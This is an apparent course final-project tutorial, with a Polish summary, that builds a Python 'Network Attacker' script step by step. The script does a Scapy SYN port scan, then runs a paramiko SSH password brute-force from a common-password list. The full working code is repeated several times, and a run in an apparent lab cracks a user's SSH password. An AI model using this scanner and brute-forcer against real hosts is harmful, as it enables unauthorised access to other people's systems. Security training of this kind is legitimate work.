

Python Programming for Security - Final Project


Piotr Kobylis

Red Team Specialist


1 Open a new **Python** project and create a **Python** file called "**Network Attacker.py**".







2 Install a **Scapy** library.



3 Import all the sub-library from "**scapy.all**".

Command: „from scapy.all import *”

```
from scapy.all import *
```

4 Create the variable “**Target**” and assign a user input to it.

target = input("Enter target IP address: ")

```
from scapy.all import *
target = input("Enter target IP address: ")
```

5 Create the variable “**Registered_Ports**” that equals to a range of **1 to 1023** (all registered ports).

Command “Registered_Ports = range(1, 1023)”

```
from scapy.all import *
target = input("Enter target IP address: ")
Registered_Ports = range(1, 1023)
```

6 Create an empty list called “**open_ports**.”

Command “Open_Ports = []”

Network Attacker.py

```
1  from scapy.all import *
2  target = input("Enter target IP address: ")
3  Registered_Ports = range(1, 1023)
4  Open_Ports = []
5
```

7 Create the "**scanport**" function that requires the variable "**port**" as a single argument. In this function, create a variable that will be the source port that takes in the "**RandShort()**" function from the **Scapy** library. This function generates a random number between 0 and 65535.

Command: def scanport(port):

source_port = RandShort()

Network Attacker.py

```
from scapy.all import *
target = input("Enter target IP address: ")
Registered_Ports = range(1, 1023)
Open_Ports = []
def scanport(port):
    source_port = RandShort()
```

8 Set "**conf.verb**" to **0** to prevent the functions from printing unwanted messages.

Command conf.verb = 0

Network Attacker.py

```
from scapy.all import *
target = input("Enter target IP address: ")
Registered_Ports = range(1, 1024)
Open_Ports = []
def scanport(port):
    source_port = RandShort()
    conf.verb = 0
```

9 Create a Synchronization Packet variable that is equal to the result of **"sr1()"** with ***IP(dst=target)/TCP(sport=source port,dport=port to check,flags="S"), timeout=0.5)***.

Command "SynPkt = sr1(IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)"

Network Attacker.py

```python
from scapy.all import *
target = input("Enter target IP address: ")
Registered_Ports = range(1, 1024)
Open_Ports = []
def scanport(port):
    source_port = RandShort()
    conf.verb = 0
    SynPkt = sr1(IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
```

10 Inside the "**scanport**" function (the function that you create in step 7), check if the Synchronization Packet exists. If it does not, return **False**.

Command "if not SynPkt:

return False"

Network Attacker.py

```python
from scapy.all import *
target = input("Enter target IP address: ")
Registered_Ports = range(1, 1024)
Open_Ports = []
def scanport(port):
    source_port = RandShort()
    conf.verb = 0
    SynPkt = sr1(IP(dst=target) / TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if not SynPkt:
        return False
```

11 If data exists in the "**SynPkt**" variable, check if it has a TCP layer using the "**.haslayer(TCP)**" function. If it does not, have return **False**.

Command "if not SynPkt.haslayer(TCP):

return False"

```python
def scanport(port):
    source_port = RandShort()
    conf.verb = 0
    SynPkt = sr1(IP(dst=target) / TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if not SynPkt:
        return False
    if not SynPkt.haslayer(TCP):
        return False
```

12 In case it has, check if its **".flags"** are equal to **0x12.** The **"0x12"** indicates a **SYN-ACK** flag, which means that the port is available.

Command "if SynPkt[TCP].flags == 0x12:

Network Attacker.py

```python
from scapy.all import *
target = input("Enter target IP address: ")
Registered_Ports = range(1, 1024)
Open_Ports = []
def scanport(port):
    source_port = RandShort()
    conf.verb = 0
    SynPkt = sr1(IP(dst=target) / TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if not SynPkt:
        return False
    if not SynPkt.haslayer(TCP):
        return False
    if SynPkt[TCP].flags == 0x12:
```

13 Send an **RST** flag to close the active connection using ***sr(IP(dst=Target)/TCP(sport=Source_Port,dport=port,flags="R"),timeout=2)***, and return **True.**

Command "sr(IP(dst=target)/TCP(sport=source_port, dport=port, flags="R"), timeout=2)

return True"

Network Attacker.py

```python
Registered_Ports = range(1, 1024)
Open_Ports = []
def scanport(port):
    source_port = RandShort()
    conf.verb = 0
    SynPkt = sr1(IP(dst=target) / TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if not SynPkt:
        return False
    if not SynPkt.haslayer(TCP):
        return False
    if SynPkt[TCP].flags == 0x12:
        sr(IP(dst=target) / TCP(sport=source_port, dport=port, flags="R"), timeout=2)
        return True
    return False
```

14 Create a function that checks target availability.

Command “def check_target_availability():”

Network Attacker.py

```python
def scanport(port):
    if not SynPkt:
        return False
    if not SynPkt.haslayer(TCP):
        return False
    if SynPkt[TCP].flags == 0x12:
        sr(IP(dst=target) / TCP(sport=source_port, dport=port, flags="R"), timeout=2)
        return True
    return False

def check_target_availability():
    try:
```

15 Implement "**try**" and "**except**" methodology. If the exception occurs, catch it as a variable.

Screen below includes answers for 15-19 tasks

Command “ ef check_target_availability():

```
                    try:
                        conf.verb = 0
                        ping_response = sr1(IP(dst=target) / ICMP(), timeout=3)
                        if ping_response:
                            return True
                        else:
                            return False
  except Exception as e:
    print(f"An error occurred: {e}")
    return False”
```

```python
def scanport(port):
        return False
    if SynPkt[TCP].flags == 0x12:
        sr(IP(dst=target) / TCP(sport=source_port, dport=port, flags="R"), timeout=2)
        return True
    return False
def check_target_availability():
    try:
        conf.verb = 0
        ping_response = sr1(IP(dst=target) / ICMP(), timeout=3)
        if ping_response:
            return True
        else:
            return False
    except Exception as e:
        print(f"An error occurred: {e}")
        return False
```

20 Create an **IF** statement that uses the availability check function to test whether the target is available.

```python
        return False
    def check_target_availability():  1 usage
        try:
            conf.verb = 0
            ping_response = sr1(IP(dst=target) / ICMP(), timeout=3)
            if ping_response:
                return True
            else:
                return False
        except Exception as e:
            print(f"An error occurred: {e}")
            return False
    if check_target_availability():
        print(f"Target {target} is available, starting scan...")
    else:
        print(f"Target {target} is not available")
```

21 Create a loop that goes over the "ports" variable range.

Command: "for port in Registered_Ports:"

```python
Open_Ports = []
for port in Registered_Ports:
    status = scanport(port)
```

22 Create a "**status**" variable that is equal to the port scanning function with the port as its argument.

Command „status = scanport(port)"

Network Attacker.py

```python
    return False
def check_target_availability():  1 usage
    try:
        conf.verb = 0
        ping_response = sr1(IP(dst=target) / ICMP(), timeout=3)
        if ping_response:
            return True
        else:
            return False
    except Exception as e:
        print(f"An error occurred: {e}")
        return False
if check_target_availability():
    print(f"Target {target} is available, starting scan...")
else:
    print(f"Target {target} is not available")

Open_Ports = []
for port in Registered_Ports:
    status = scanport(port)
```

23 If the status variable is equal to **True**, append the port to the "**Open_Ports**" list and print the open port.


Network Attacker.py

```python
    return False
def check_target_availability():  1 usage
    try:
        conf.verb = 0
        ping_response = sr1(IP(dst=target) / ICMP(), timeout=3)
        if ping_response:
            return True
        else:
            return False
    except Exception as e:
        print(f"An error occurred: {e}")
        return False
if check_target_availability():
    print(f"Target {target} is available, starting scan...")
else:
    print(f"Target {target} is not available")

Open_Ports = []
for port in Registered_Ports:
    status = scanport(port)
    if status:
        Open_Ports.append(port)
        print(f"Port {port} is open.")
print("Finished scanning.")
```

24 After the loop finishes, print a message stating that the scan finished.

```python
Network Attacker.py
    return False
def check_target_availability():  1 usage
    try:
        conf.verb = 0
        ping_response = sr1(IP(dst=target) / ICMP(), timeout=3)
        if ping_response:
            return True
        else:
            return False
    except Exception as e:
        print(f"An error occurred: {e}")
        return False
if check_target_availability():
    print(f"Target {target} is available, starting scan...")
else:
    print(f"Target {target} is not available")

Open_Ports = []
for port in Registered_Ports:
    status = scanport(port)
    if status:
        Open_Ports.append(port)
        print(f"Port {port} is open.")
print("Finished scanning.")
```

25 Import the "**paramiko**" library.




```python
Network Attacker.py
def check_target_availability():  1 usage
        conf.verb = 0
        ping_response = sr1(IP(dst=target) / ICMP(), timeout=3)
        if ping_response:
            return True
        else:
            return False
    except Exception as e:
        print(f"An error occurred: {e}")
        return False
if check_target_availability():
    print(f"Target {target} is available, starting scan...")
else:
    print(f"Target {target} is not available")

Open_Ports = []
for port in Registered_Ports:
    status = scanport(port)
    if status:
        Open_Ports.append(port)
        print(f"Port {port} is open.")
print("Finished scanning.")

import paramiko
```

26 Create a “**BruteForce**” function that takes the port variable as an argument.

Command : “def BruteForce(port):”

```
Network Attacker.py
for port in Registered_Ports:
    status = scanport(port)
    if status:
        Open_Ports.append(port)
        print(f"Port {port} is open.")
print("Finished scanning.")

import paramiko
if 22 in Open_Ports:
    perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")
    if perform_bruteforce.lower() == 'y':
        def BruteForce(port):  1 usage
            with open("PasswordList.txt", "r") as file:
```

27 Use the “**with**” method to open the “**PasswordList.txt**”.

Command “with open("PasswordList.txt", "r") as file:

passwords = file.readlines()”

```
Network Attacker.py

import paramiko
if 22 in Open_Ports:
    perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")
    if perform_bruteforce.lower() == 'y':
        def BruteForce(port):  1 usage
            with open("PasswordList.txt", "r") as file:
                passwords = file.readlines()
```

28 Create a wordlist that the user read the file from the **Python** code and assign the password value to a password variable.

```
~/Downloads/PasswordList.txt - Mousepad
File  Edit  Search  View  Document  Help
1 123456
2 123456789
3 qwerty
4 password
5 12345
6 qwerty123
7 1q2w3e
8 12345678
9 111111
10 Aa123456!
11 1234567890
12 123123
13 abc123
14 1234
15 password1
16 admin
17 welcome
18 monkey
19 login
20 abc123
21 starwars
22 123123
23 dragon
```

29 Under the "**with**" method, create one variable called "**user**" to allow the user to select the **SSH** server's login username.

Command: "user = input("Enter SSH username: ")"

```
Network Attacker.py ×
40
41  import paramiko
42  if 22 in Open_Ports:
43      perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")
44      if perform_bruteforce.lower() == 'y':
45          def BruteForce(port):  1 usage
46              with open("PasswordList.txt", "r") as file:
47                  passwords = file.readlines()
48              user = input("Enter SSH username: ")
```

30 Create the variable "**SSHconn**" that equals to the "**paramiko.SSHClient()**" function.

Command: "SSHconn = paramiko.SSHClient()"

```
Network Attacker.py ×
40
41  import paramiko
42  if 22 in Open_Ports:
43      perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")
44      if perform_bruteforce.lower() == 'y':
45          def BruteForce(port):  1 usage
46              with open("PasswordList.txt", "r") as file:
47                  passwords = file.readlines()
48              user = input("Enter SSH username: ")
49              SSHconn = paramiko.SSHClient()
```

31 Apply the "**.set_missing_host_key_policy(paramiko.AutoAddPolicy())**" function to the "**SSHconn**" variable.

CoSSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())

```
Network Attacker.py ×
40
41  import paramiko
42  if 22 in Open_Ports:
43      perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")
44      if perform_bruteforce.lower() == 'y':
45          def BruteForce(port):  1 usage
46              with open("PasswordList.txt", "r") as file:
47                  passwords = file.readlines()
48              user = input("Enter SSH username: ")
49              SSHconn = paramiko.SSHClient()
50              SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
```

32 Create a loop for each value in the "**passwords**" variable.

Command: "for password in passwords:

password = password.strip()"

```
Network Attacker.py

import paramiko
if 22 in Open_Ports:
    perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")
    if perform_bruteforce.lower() == 'y':
        def BruteForce(port):  1 usage
            with open("PasswordList.txt", "r") as file:
                passwords = file.readlines()
            user = input("Enter SSH username: ")
            SSHconn = paramiko.SSHClient()
            SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            for password in passwords:
                password = password.strip()
```

33 Implement "**try**" and "**except**" methodology. In case of an exception, the function will print "***<The password varaible> failed***."

```
Network Attacker.py

import paramiko
if 22 in Open_Ports:
    perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")
    if perform_bruteforce.lower() == 'y':
        def BruteForce(port):  1 usage
            with open("PasswordList.txt", "r") as file:
                passwords = file.readlines()
            user = input("Enter SSH username: ")
            SSHconn = paramiko.SSHClient()
            SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            for password in passwords:
                password = password.strip()
                try:
                    SSHconn.connect(target, port=int(port), username=user, password=password, timeout=1)
                    print(f"Success! Password: {password}")
                    SSHconn.close()
                    break
                except Exception as e:
                    print(f"{password} failed.")
```

34 Connect to SSH using "**SSHconn.connect(Target, port=int(port),username=user, password=password,timeout = 1)**"

Command: "SSHconn.connect(target, port=int(port), username=user, password=password, timeout=1)

```
Network Attacker.py

import paramiko
if 22 in Open_Ports:
    perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")
    if perform_bruteforce.lower() == 'y':
        def BruteForce(port):  1 usage
            with open("PasswordList.txt", "r") as file:
                passwords = file.readlines()
            user = input("Enter SSH username: ")
            SSHconn = paramiko.SSHClient()
            SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            for password in passwords:
                password = password.strip()
                try:
                    SSHconn.connect(target, port=int(port), username=user, password=password, timeout=1)
                    print(f"Success! Password: {password}")
                    SSHconn.close()
                    break
                except Exception as e:
                    print(f"{password} failed.")
        BruteForce(22)
```

35 Print the password with a success message.

Command: “print(f"Success! Password: {password}")”

```python
import paramiko
if 22 in Open_Ports:
    perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")
    if perform_bruteforce.lower() == 'y':
        def BruteForce(port):  1 usage
            with open("PasswordList.txt", "r") as file:
                passwords = file.readlines()
            user = input("Enter SSH username: ")
            SSHconn = paramiko.SSHClient()
            SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            for password in passwords:
                password = password.strip()
                try:
                    SSHconn.connect(target, port=int(port), username=user, password=password, timeout=1)
                    print(f"Success! Password: {password}")
                    SSHconn.close()
                    break
                except Exception as e:
                    print(f"{password} failed.")
        BruteForce(22)
```

36 Close the connection with **“SSHconn.close()”**.

37 Break the loop.

36 Command: “SSHconn.close()”

37 Command: “break”

```python
import paramiko
if 22 in Open_Ports:
    perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")
    if perform_bruteforce.lower() == 'y':
        def BruteForce(port):  1 usage
            with open("PasswordList.txt", "r") as file:
                passwords = file.readlines()
            user = input("Enter SSH username: ")
            SSHconn = paramiko.SSHClient()
            SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            for password in passwords:
                password = password.strip()
                try:
                    SSHconn.connect(target, port=int(port), username=user, password=password, timeout=1)
                    SSHconn.close()
                    break
                except Exception as e:
                    print(f"{password} failed.")
        BruteForce(22)
```

38 After the main functionality loop, under the line that prints “***Finished scanning,***” create another **IF** statement that checks if 22 exist in the portlist and return the open ports.

39 If port 22 is open, check if a user wants to perform a brute-force attack on that port (formulate a question with a “yes” or “no” answer).

40 If the user responds with a “**y**” or “**Y**”(yes) answer, start the brute-force function while sending it the port as the argument.

Command: “if 22 in Open_Ports:

perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")

if perform_bruteforce.lower() == 'y':

```
Network Attacker.py
            Open_Ports.append(port)
            print(f"Port {port} is open.")
    print("Finished scanning.")

    import paramiko
    if 22 in Open_Ports:
        perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): ")
        if perform_bruteforce.lower() == 'y':
```

41 Run the script to launch the attack.

Victim’s IP: 10.20.10.4

```
Command Prompt

C:\Users\jessicar>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : maxnet.net.pl
   Link-local IPv6 Address . . . . . : fe80::cbd:4864:7e8e:b6e8%10
   IPv4 Address. . . . . . . . . . . : 10.20.10.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.20.10.1

C:\Users\jessicar>
```

Lets check on Kali if victim has open ssh service on 22 port:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap  10.20.10.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-28 17:10 EDT
Nmap scan report for 10.20.10.4
Host is up (0.0014s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
22/tcp  open  ssh
135/tcp open  msrpc
445/tcp open  microsoft-ds
MAC Address: 08:00:27:A7:3F:3C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.94 seconds
```

Yep, we can proceed with BruteForce on SSH by using Network\Attacker.py:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo python3 Network\ Attacker.py
Enter target IP address: 10.20.10.4
Target 10.20.10.4 is available, starting scan...
Port 22 is open.
Port 135 is open.
Port 445 is open.
Finished scanning.
Port 22 (SSH) is open. Do you want to perform a brute-force attack? (y/n): y
Enter SSH username: jessicar
123456 failed.
123456789 failed.
qwerty failed.
password failed.
12345 failed.
qwerty123 failed.
1q2w3e failed.
12345678 failed.
111111 failed.
Success! Password: Aa123456!
```

KOD W CAŁOŚCI:

```
from scapy.all import *
target = input("Enter target IP address: ")
Registered_Ports = range(1, 1024)
Open_Ports = []
def scanport(port):
    source_port = RandShort()
    conf.verb = 0
    SynPkt = sr1(IP(dst=target) / TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if not SynPkt:
        return False
    if not SynPkt.haslayer(TCP):
        return False
    if SynPkt[TCP].flags == 0x12:
        sr(IP(dst=target) / TCP(sport=source_port, dport=port, flags="R"), timeout=2)
        return True
    return False
def check_target_availability():
    try:
        conf.verb = 0
        ping_response = sr1(IP(dst=target) / ICMP(), timeout=3)
        if ping_response:
            return True
        else:
            return False
    except Exception as e:
        print(f"An error occurred: {e}")
        return False
if check_target_availability():
    print(f"Target {target} is available, starting scan...")
else:
    print(f"Target {target} is not available")

Open_Ports = []
for port in Registered_Ports:
    status = scanport(port)
    if status:
        Open_Ports.append(port)
        print(f"Port {port} is open.")
print("Finished scanning.")

import paramiko
if 22 in Open_Ports:
    perform_bruteforce = input("Port 22 (SSH) is open. Do you want to perform a brute-force
attack? (y/n): ")
    if perform_bruteforce.lower() == 'y':
        def BruteForce(port):
```

```
        with open("PasswordList.txt", "r") as file:
            passwords = file.readlines()
        user = input("Enter SSH username: ")
        SSHconn = paramiko.SSHClient()
        SSHconn.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        for password in passwords:
            password = password.strip()
            try:
                SSHconn.connect(target, port=int(port), username=user, password=password,
timeout=1)
                print(f"Success! Password: {password}")
                SSHconn.close()
                break
            except Exception as e:
                print(f"{password} failed.")
    BruteForce(22)
else:
    print(f"Target {target} is not available.")
```

PODSUMOWANIE

Napisany program pyta użytkownika o adres IP ofiary, który ma zostać przeskanowany. Tworzy listę zarejestrowanych portów od 1 do 1023, oraz pustą listę "Open_Ports", która będzie przechowywać numery otwartych portów.

Definiuje funkcję scanport(port), która:

- Generuje losowy numer portu źródłowego.
- Wysyła pakiet SYN na dany port celu.
- Sprawdza, czy otrzymano odpowiedź TCP z flagą SYN-ACK, co oznacza, że port jest otwarty.
- Jeśli port jest otwarty, wysyła pakiet RST, aby zamknąć połączenie.

Definiuje funkcję check_target_availability(), która:

- Wysyła ping ICMP do celu.
- Zwraca True, jeśli cel odpowiada na ping, lub False w przeciwnym razie.
- Sprawdza dostępność celu, a jeśli jest on dostępny, rozpoczyna skanowanie portów.

Po zakończeniu skanowania, wyświetla listę otwartych portów.

Jeśli port 22 (na którym standardowo działa usługa SSH) jest otwarty, program zapyta użytkownika, czy chce przeprowadzić atak metodą "brute-force" - metodą słownikową.

Jeśli użytkownik wybierze "yes", wywoła funkcję BruteForce(port), która:

- Wczytuje listę haseł z pliku "PasswordList.txt".
- Pyta użytkownika o nazwę użytkownika SSH.
- Próbuje połączyć się z serwerem SSH, używając każdego hasła z listy, aż znajdzie poprawne.

Wyświetla, które hasło zostało użyte do pomyślnego zalogowania.

Podsumowując, program skanuje wskazany adres IP w poszukiwaniu otwartych portów, następnie, jeśli pod danym adresem port 22 jest otwarty, umożliwia przeprowadzenie ataku w celu uzyskania dostępu do serwera.